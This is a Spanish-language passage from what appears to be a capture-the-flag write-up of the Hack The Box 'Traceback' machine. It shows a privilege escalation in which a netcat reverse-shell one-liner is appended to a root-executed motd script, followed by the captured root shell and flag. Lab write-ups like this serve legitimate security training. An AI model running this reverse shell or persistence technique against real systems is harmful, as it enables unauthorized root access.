

Ilustración 23: Resultados de ejecutar pspy64 en la máquina traceback.

Se evidenció que el usuario *root* con UID igual a 0 ejecutaba el comando "*run-parts – lsbsysinit /etc/update-motd.d*" que ejecuta los scripts del directorio donde el usuario *sysadmin* tiene permiso de escritura.

Por tanto, se introdujo un comando en el fichero */etc/update-motd.d/00-header* que abriría una *reverse shell* con el usuario *root*.

```
sysadmin@traceback:/tmp$ cd /etc/update-motd.d/
sysadmin@traceback:/etc/update-motd.d$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|
/bin/sh -i 2>&1|nc 10.10.14.166 5050 >/tmp/f" >> 00-header
sysadmin@traceback:/etc/update-motd.d$
```

Ilustración 24: Añadiendo reverse shell a /etc/update-motd.d/00-header.

Para que se ejecutara con permisos de administrador una vez introducida la *reverse shell* en el script, se volvió a realizar una conexión SSH y se obtuvo acceso al sistema como el usuario *root*.

```
 ~/H/M/Traceback  took 1m 40s    ssh -i id_rsa sysadmin@10.10.10.18
1
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################
```

Ilustración 25: Nueva conexión SSH.

```
 ~/H/M/Traceback     nc -lnvp 5050
listening on [any] 5050 ...
connect to [10.10.14.166] from (UNKNOWN) [10.10.10.181] 39202
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/
# cd /root/
# cat root.txt
43830c8c0e0cb0d0e42d4b8b70935b46
#
```

Ilustración 26: Acceso al sistema como usuario administrador y flag root.txt.

Como conclusión se podría decir que ha sido una máquina sencilla de vulnerar y muy intuitiva en los pasos a seguir durante la escalada de privilegios. Muy buena.